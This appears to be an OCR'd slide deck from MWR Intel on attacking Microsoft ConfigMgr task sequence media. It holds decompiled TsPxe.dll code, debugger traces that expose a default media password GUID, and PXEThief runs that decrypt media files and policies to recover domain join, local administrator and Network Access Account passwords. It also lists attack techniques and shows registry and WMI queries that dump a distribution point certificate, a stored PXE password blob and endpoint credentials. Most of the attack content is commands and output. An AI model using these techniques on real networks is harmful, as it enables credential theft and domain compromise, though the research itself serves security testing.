
Decompile: ExtractPassword - (TsPxe.dll)

```
73      memcpy(dhcp_data_copy,dhcp_data + 1,(ulonglong)bVar1);
74      uVar7 =
        DecryptBuffer(&hardcoded_key,0x10,dhcp_data_copy,(ulonglong)dhcp_data_cop
75                            &decrypted_data,(int *)decrypted_data_length);
76      uVar8 = uVar7 & 0xffffffff;
77      if ((int)uVar7 < 0) {
78        bVar2 = DebugLoggingInRetail();
79        if (bVar2 != false) {
80          DVar4 = GetCurrentThreadId();
81          Log(0,(ushort *)L"..\\pxecrypt.cpp",0x9e,DVar4,(ushort *)L"%s, HRESUL'
            (%s,%lu)",
82
83              L"SMS::Crypto::DES::DecryptBuffer((BYTE *)&gPxeClientGuid1,
              sizeof(gPxeClientGuid1), pbPasswdEncrypted, nPasswdEncrypted, pbP
84              ,(int)uVar8,L"..\\pxecrypt.cpp",0x9e);
85        }
86        if (bVar11) {
87          EndStackTrace();
88        }
```


Attacking ConfigMgr TS Media

MWR INTEL



Create Task Sequence
Create Task Sequence Media
Import Task Sequence
Create
Unable to check for updates for Configurati
Software Library
Software Library
Software Updates
Operating Systems
Drivers
Driver Packages
Operating System Images
Operating System Upgrade Packages
Boot Images
Task Sequences
Windows 10 Servicing
Assets and Compliance
Software Library
Monitoring
Administration
Community
Create Task Sequence Media Wizard
Select Media Type
Select Media Type
Media Type
Security
Stand-Alone CD/DVD
Select Application
Select Package
Select Driver Package
Distribution Points
Customization
Summary
Progress
Completion
Select the type of media
Select the type of new media (CD, DVD, or USB flash drive) or the file used to deploy or capture an operating system.
Stand-alone media
Creates media used to deploy operating systems without network access.
Bootable media
Creates media used to deploy operating systems using ConfigMgr infrastructure.
Capture media
Creates media used to capture an operating system deployment image from a reference computer.
Prestaged media
Creates a file to be prestaged on a new hard drive that includes an operating system image.
Select this checkbox to enable unattended operating system deployment. An unattended operating system deployment does not prompt for network configuration or optional task sequences.
Allow unattended operating system deployment.



Prestaged media



Bootable media





Stand-alone media

```
PS C:\POC> python.exe .\pxethief.py 4 .\Variables.dat .\Policy.xml a
```



```
[+] Attempting to decrypt encrypted Media File and Policy from full TS media...
[+] Media variables file to decrypt: .\Variables.dat
[+] Password provided: a
[+] Successfully Decrypted Policy ".\Policy.xml"!
[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence 'inst-JHB0000D'!
[+] Attempting to automatically identify credentials in Task Sequence 'inst-JHB0000D':

[!] Possible credential fields found!

In TS Step "Connect to Network Folder":
SMSConnectNetworkFolderAccount - CM19\lowpriv
SMSConnectNetworkFolderPassword - Password1!

In TS Step "Apply Windows Settings":
OSDRegisteredUserName - Administrator
OSDRandomAdminPassword - true

In TS Step "Run Command Line":
SMSTSRunCommandLineUserName - CM19\lowpriv
SMSTSRunCommandLineUserPassword - Password2!

[+] Extracting password from Decrypted Network Access Account Configuration

[!] Network Access Account Username: 'CM19\cmnaa'
[!] Network Access Account Password: 'Password1!'
```


Create Task Sequence Media Wizard
Security
Select Media Type
Media Type
Security
Stand-Alone CD/DVD
Select Application
Select Package
Select Driver Package
Distribution Points
Customization
Summary
Progress
Completion
Select security settings for the media
Specify a password to protect task sequence media.
Protect media with a password
Password:
Confirm password:
Select date range for this stand-alone media to be valid
Set start date:
8/ 1/2022
9:50 PM
Set expiration date:
8/ 1/2023
9:50 PM
< Previous
Next >
Summary
Cancel


00007FFE4F431D1F call qword ptr ds:[<&CryptHashData>]
00007FFE4F431D25 test eax,eax
00007FFE4F431D27 jne tscore.7FFE4F431DA8
00007FFE4F431D29 call qword ptr ds:[<&GetLastError>]
00007FFE4F431D2F movzx ebx,ax
00007FFE4F431D32 or ebx,80070000
00007FFE4F431D38 test eax,eax
00007FFE4F431D3A cmovle ebx,eax
00007FFE4F431D3D mov dword ptr ss:[rsp+50],ebx
00007FFE4F431D41 call qword ptr ds:[<&?DebugLoggingInRet
00007FFE4F431D47 test al,al
00007FFE4F431D49 je tscore.7FFE4F431D97
00007FFE4F431D4B call qword ptr ds:[<&GetCurrentThreadId
00007FFE4F431D51 mov r9d,eax
00007FFE4F431D54 mov r8d,9C
00007FFE4F431D5A mov dword ptr ss:[rsp+40],r8d
00007FFE4F431D5F lea rax,qword ptr ds:[7FFE4F5BDDC8]
00007FFE4F431D66 mov qword ptr ss:[rsp+38],rax
00007FFE4F431D6B mov dword ptr ss:[rsp+30],ebx
00007FFE4F431D6F lea rax,qword ptr ds:[7FFE4F5BDE20]
00007FFE4F431D76 mov qword ptr ss:[rsp+28],rax
00007FFE4F431D7B lea rax,qword ptr ds:[7FFE4F5BDD38]
00007FFE4F431D82 mov qword ptr ss:[rsp+20],rax
00007FFE4F431D87 lea rdx,qword ptr ds:[7FFE4F5BDF48]
rdx:L"{BAC6E688-
00007FFE4F431D8E xor ecx,ecx
00007FFE4F431D90 call qword ptr ds:[<&?Log@Logging@CCM@@
00007FFE4F431D96 nop
00007FFE4F431D97 test dil,dil
00007FFE4F431D9A je tscore.7FFE4F431DA3
00007FFE4F431D9C call qword ptr ds:[<&?EndStackTrace@Log
qword ptr [00007FFE4F46B0E8 <tscore.&CryptHashData>]=<advapi32.CryptHashData>
.text:00007FFE4F431D1F tscore.dll:$151D1F #15111F
Hide FPU
RAX 0000000000000001
RBX 0000000000000000
RCX 00000208B49C3890 <&CPCreateHash>
RDX 00000208B66817D8 L"{BAC6E688-DE21-4ABE-B7FB-C9F54E6DB66
RBP 0000003C2A10DB80
RSP 0000003C2A10D850
RSI 0000000000000000
RDI 0000000000000000
R8 000000000000004C 'L'
R9 0000000000000000
R10 00000208B4920000
R11 0000003C2A10D820
R12 00000208B66817D8 L"{BAC6E688-DE21-4ABE-B7FB-C9F54E6DB66
R13 000000000000004C 'L'
R14 00000208B6681868
R15 0000000000003416
RIP 00007FFE4F431D1F tscore.00007FFE4F431D1F
RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1
Default (x64 fastcall)
5
Unlocked
2: rdx 00000208B66817D8 L"{BAC6E688-DE21-4ABE-B7FB-C9F54E6DB664}"
4: r9 0000000000000000

```
PS C:\POC> python.exe .\pxethief.py 4 .\Variables-no-pw.dat .\Policy-no-pw.xml

[+] Attempting to decrypt encrypted media variables file and policy from stand-alone media...
[+] User did not supply password. Making use of default MECM media password
[+] Media variables file to decrypt: .\Variables-no-pw.dat
[+] Password provided: {BAC6E688-DE21-4ABE-B7FB-C9F54E6DB664}
[+] Successfully decrypted media variables file with the provided password!
[+] Password provided for policy decryption: E8753CD9-696E-4C76-AA77-3B0608973B40
[+] Successfully Decrypted Policy ".\Policy-no-pw.xml"!
[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence 'bot'!
[+] Attempting to automatically identify credentials in Task Sequence 'bot':

[!] Possible credential fields found!

In TS Step "Join Domain or Workgroup":
OSDJoinAccount - CM19\Administrator
OSDJoinPassword - Password1!

In TS Step "Apply Windows Settings":
OSDRegisteredUserName - administrator
OSDLocalAdminPassword - Password1!

In TS Step "Apply Network Settings":
OSDJoinAccount - CM19\cmnaa
OSDJoinPassword - Password1!

In TS Step "Join Workgroup":
OSDJoinPassword - aaaaa

In TS Step "Capture the Reference Machine":
OSDCaptureAccount - CM19\cmnaa
OSDCaptureAccountPassword - Password1!

[+] Extracting password from Decrypted Network Access Account Configuration

[!] Network Access Account Username: 'CM19\cmnaa'
[!] Network Access Account Password: 'Password1!'
```

What do You Get From the Different Types of Media?

Bootable Media	Stand-alone media	Prestaged Media
Client Certificate	Policy XML	Client Certificate

INTEL MWR

Typical Attack Techniques Against OSD

Without credentials:

- On a LAN, ask for DHCP options 66 and 67 to find location of potential DPs, prompt for media variables files and attempt to crack

With low-priv credentials:

- Find media files (.wim or .iso) on file shares (Especially ConfigMgr servers) and attempt to crack
- Auth to REMINST share on each DP and browse SMSTemp for existing var files and try to crack them



Post-exploitation potential

Post-Exploitation – Registry keys on DP

```
PS C:\Users\Administrator> reg query \\sccm.cm19.com\HKLM\software\Microsoft\SMS\DP /v IdentityGUID

HKEY_LOCAL_MACHINE\software\Microsoft\SMS\DP
    IdentityGUID    REG_SZ    {7966B78D-0FB4-4CCA-9ADD-BB4DEB7789CE}

PS C:\Users\Administrator> reg query \\sccm.cm19.com\HKLM\software\Microsoft\SMS\DP\identity /v IdentityCert

HKEY_LOCAL_MACHINE\software\Microsoft\SMS\DP\identity
    IdentityCert    REG_SZ    3082073E02010330820 6FA06092A864886F70D010701A08206EB048206E7308206E33082038C06092A864886F7
0D010701A082037D04820379308203753082037 1060B2A864886F70D010C0A0102A08202B6308202B2301C060A2A864886F70D010C0103300E04085B
E4823A1EE61102020207D0048202906348705504 8B2F653CEEF38355D2F0CADC1FF749D8D2E3CB5994CE14EC04CC85C109974120B2E0529B48385BCB
EB288C095915496EE74352BAFD0EA2D98F9068BA0A849F93BF3E1D687E0B4FF70DE641BEBB3659310A7CEDEB3C9E71DDA2749961A4E35C4477BE1A48
0EAA9C2165C11A59ABE8B318C65415B73A6C88D2DE0585D6E99DA245B2BA64D3A4FF7AFA9B577E7B5759BCD0DA1B0B4BF98FB0842187E656F6E41C10
BA207A738F5CD252F97BB05D1437674AF3B4A164B3DADED2CAAC5B61B9F0D3CCDE3114EF82266F7CCA643BF3272343AB001CA6E723C83EBE99EE8D3A
9486D4483F28D74283E44F4C1153069632C0DBF42C92BC7F9E097C22359E4ED016A1ECD17A50A5F13B25034B2ED38F0D507DF2200022009FE77E9C72
B17F1F76BD1224F6854F5565BF49D59F68AC3EFCC7BE6B3EEAECB2E060A5C96C9B304639D98493FB6C5AA89AE22D78CD829FB18A05C654D36DBA3104
136BDEA82DD08F2EC1C9D0AFF166796E0A3B7CB8F729B5B35CA3312162131001F8DE4FD2499782FA5C6226A39FCACE1558A5ADBA731A858BF76774B8
759931E84DC88F862F23B82C0CE595A908E6791F419EAD94F4CE1AFB07DE4FA2F54C2F7814DACBC9B37CABC64B1334344CE7DFE52C801BE000F55B5D
37020F27E60950F39645BA17FE999C90A7078F3019B0F32605FC8043088ECA098E7D5EB02FC63E954C28BB63BB0C1A911B5AC48EAFF2F072AD4ABCA1
BE2936F7988F2780A37F094ED2FB8AA198CD6A2E533E9DC0737659A8AB3E04DDB5AAB6633B88837A5E6E29FE36F5AF0EA522B0E29AB1C21656D073AE
4E95580425BD41E9C0659002A4FD576AEB13906C7EFF30202AE9A5ECE62B9FDAA1C672F5FBC1728ACC13D6E22FD72568CF230AF03E7058B25660B1BE
D8538B10FBEEDB50EB77533181A7301306092A864886F70D0109153106040401000000301506092A864886F70D0109143108 1E060053004D00533079
```

Post-Exploitation – Registry Keys on DP

```
PS C:\Users\Administrator> reg query \\sccm.cm19.com\HKLM\software\Microsoft\SMS\DP\identity /v Reserved1

HKEY_LOCAL_MACHINE\software\Microsoft\SMS\DP\identity
    Reserved1    REG_SZ    8913000002DCCB75F094A977782DCFFB9B22A84683DE4F49421BC857B6B492FF40F6189AB2BB4C2C5BA51F7614000
00014000000180000000366000000000000E31A0BC8218BCC83277D7D196A91BB8BB082C448CF33663D00000000
```

```
PS C:\Users\User\Desktop\POC\POC> python.exe .\pxethief.py 7 8913000002DCCB75F094A
977782DCFFB9B22A84683DE4F49421BC857B6B492FF40F6189AB2BB4C2C5BA51F7614000000140000
0180000000366000000000000E31A0BC8218BCC83277D7D196A91BB8BB082C448CF33663D00000000
```



```
[+] Decrypt stored PXE password from SCCM DP registry key Reserved1
Password1
```


Credentials on endpoints?

MWR INTEL


Network Access Account on Endpoints

```
PS C:\Users\Administrator> Get-Wmiobject -Namespace "root\ccm\Policy\Machine\ActualConfig" -Class "CCM_NetworkAccessAcco
unt"


__GENUS                : 2
__CLASS                : CCM_NetworkAccessAccount
